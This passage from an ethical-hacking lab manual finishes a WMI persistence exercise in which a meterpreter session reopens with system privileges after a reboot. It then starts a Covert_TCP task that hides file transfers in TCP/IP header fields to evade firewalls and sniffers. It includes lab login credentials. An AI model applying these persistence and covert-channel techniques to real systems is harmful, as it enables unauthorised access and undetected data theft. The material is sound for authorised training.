


39. Now, switch to the **Windows Server 2019** machine and restart the machine.

    Note: If a pop-up appears select **Other (Unplanned)** and click on **Continue**.




40. Switch to the **Parrot Security** machine, you can see that the previous session will be closed.



41. Navigate to the second terminal and we can see that the meterpreter session is opened.

    Note: It will take approximately 5-10 minutes for the session to open.



42. Now type **getuid** and press **Enter**.

43. We can see that we system privileges and persistence on the target machine, whenever the machine is restarted a session is created.
44. This concludes the demonstration of privilege escalation and maintain persistence using WMI.
45. Close all open windows and document all the acquired information.
46. Turn off the **Parrot Security** and **Windows Server 2019** virtual machines.

Task 9: Covert Channels using Covert_TCP

Networks use network access control permissions to permit or deny the traffic flowing through them. Tunneling is used to bypass the access control rules of firewalls, IDS, IPS, and web proxies to allow certain traffic. Covert channels can be created by inserting data into the unused fields of protocol headers. There are many unused or misused fields in TCP or IP over which data can be sent to bypass firewalls.

The Covert_TCP program manipulates the TCP/IP header of the data packets to send a file one byte at a time from any host to a destination. It can act like a server as well as a client and can be used to hide the data transmitted inside an IP header. This is useful when bypassing firewalls and sending data with legitimate-looking packets that contain no data for sniffers to analyze.

A professional ethical hacker or pen tester must understand how to carry covert traffic inside the unused fields of TCP and IP headers.


Here, we will use Covert_TCP to create a covert channel between the two machines.

Note: For demonstration purposes, in this task, we will use the **Parrot Security** machine as the target machine and the **Ubuntu** machine as the host machine. Here, we will create a covert channel to send a text document from the target machine to the host machine.


1. Turn on the **Windows 11**, **Parrot Security** and **Ubuntu** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the **terminal** window, type **cd Desktop** and press **Enter**.
5. Type **mkdir Send** and press **Enter** to create a folder named **Send** on **Desktop**.
6. Type **cd Send** and press **Enter** to change the current working directory to the **Send** folder.




7. Now, type **echo "Secret Message" > message.txt** and press **Enter** to make a new text file named **message** containing the string "**Secret Message**".



